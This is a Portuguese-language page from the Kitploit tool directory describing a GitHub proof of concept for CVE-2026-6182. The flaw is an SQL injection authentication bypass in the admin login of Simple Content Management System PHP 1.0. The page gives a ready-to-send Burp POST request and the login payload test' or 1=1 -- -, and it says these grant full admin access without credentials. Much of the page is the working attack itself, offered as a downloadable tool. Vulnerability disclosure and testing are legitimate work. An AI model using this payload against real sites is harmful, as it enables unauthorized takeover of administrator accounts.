
Skip to content
KitploitKITPLOIT
FerramentasBlog
Enviar
FerramentasBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/xmyronn/cve-2026-6182-sqli-auth
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAutenticação
GitHubxmyronn/cve-2026-6182-sqli-auth

CVE-2026-6182-SQLI-auth

Prova de conceito para bypass de autenticação por injeção SQL no Simple Content Management System PHP, permitindo que atacantes não autenticados obtenham acesso de administrador por meio de um parâmetro de usuário manipulado.

Ver Repositório
6há 5 mesesAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

Bypass de Autenticação por Injeção de SQL - Sistema de Gerenciamento de Conteúdo Simples em PHP

Descrição

Existe uma vulnerabilidade de Injeção de SQL na página de login do administrador do Sistema de Gerenciamento de Conteúdo Simples em PHP. O parâmetro user não é sanitizado antes de ser passado para a consulta SQL, permitindo que um atacante não autenticado contorne a autenticação e obtenha acesso total de administrador.


Detalhes da Vulnerabilidade

  • Tipo: Injeção de SQL (CWE-89)
  • Impacto: Bypass de Autenticação — obtemos acesso total de administrador
  • Arquivo Afetado: /web/admin/login.php
  • Parâmetro Afetado: user
  • Vetor de Ataque: Remoto, Não Autenticado **Gravidade: Crítica

Fornecedor

code-projects.org

Produto

Sistema de Gerenciamento de Conteúdo Simples em PHP

Versão

1.0


Prova de Conceito (PoC)

Passo 1 - Envie a seguinte requisição no burp:

root@kitploit:~
POST /web/admin/login.php HTTP/1.1
Host: [target]
Content-Type: application/x-www-form-urlencoded

user=test'+or+1%3D1+--+-&password=test&submit=Login


ou apenas adicione isso na página de login Screenshot 2026-04-05 051755

Passo 2 - Formulário de login com payload:

test' or 1=1 -- -


Passo 3 - Acesso ao painel do administrador concedido:

Screenshot 2026-04-05 054510

Impacto

Um atacante remoto não autenticado pode contornar completamente o login do administrador sem conhecer nenhuma credencial, obtendo controle total sobre o painel do administrador, incluindo a adição de conteúdo.


Autor

Imad Alvi


Referência

https://code-projects.org/simple-content-management-system-in-php-with-source-code/

Baixar ferramenta